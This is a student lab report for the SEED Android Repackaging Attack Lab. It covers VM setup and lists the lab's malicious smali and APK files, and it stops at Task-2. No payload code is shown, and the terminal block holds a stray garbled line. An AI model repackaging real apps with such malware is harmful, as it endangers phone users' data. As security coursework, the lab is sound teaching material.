



# Information Security

## Assignment # 02

Android Repackaging Attack Lab In SEED's Lab

---

**Mam Hina Binte Haq**

Course Instructor

CS- 3002

SE- S

Due Date: March 05, 2023

### Group Members:

<b>Zeeshan Ali</b>	<b>20i-2465</b>
<b>Ans Zeeshan</b>	<b>20i-0543</b>

## Assignment # 02

# Android Repackaging Attack Lab In SEED's Lab


### Description:

In this assignment we have to inject the malware in the android app using seed's lab manual.


By starting the Attack, the Installation requirements are

- 1- Oracle VM Virtual Box
- 2- SEED'S Ubuntu 16.04
- 3- Android-7.1


After the installation of the Virtual Box, the VM be appear like as.



Now, Installing the Seed’s Ubuntu, we have selected the version such as Ubuntu 16.04 VM as per requirements in the manual.




After Downloading and Extracting the zip file of the ubuntu, it looks likes.




**Now, Installing the Android VM, we have selected the version such as Android-7.1 as per requirements in the manual.**




**After Downloading and Extracting the zip file of the Android, it look likes.**





## Now, to host the Ubuntu in VM box




## Set the Memory Configurations




# Now, the Ubuntu is Successfully hosted.





## Now to host an Android in VM.



## Set the Memory Configurations




Now, the Android VM is successfully hosted.





## Task-1:


Now, as we have selected the same .apk file that is provided in the manual. So By downloading all the files are listed below.



```
Terminal
[03/04/23]seed@VM:~/Downloads$ ls
MaliciousCode_Location.zip  RepackagingLab.apk
MaliciousCode.smali
[03/04/23]seed@VM:~/Downloads$ gggggggggggggggggggggggggggggg
ggggggggggggggggggggggggggggggggggggggggg
```

## Task-2:

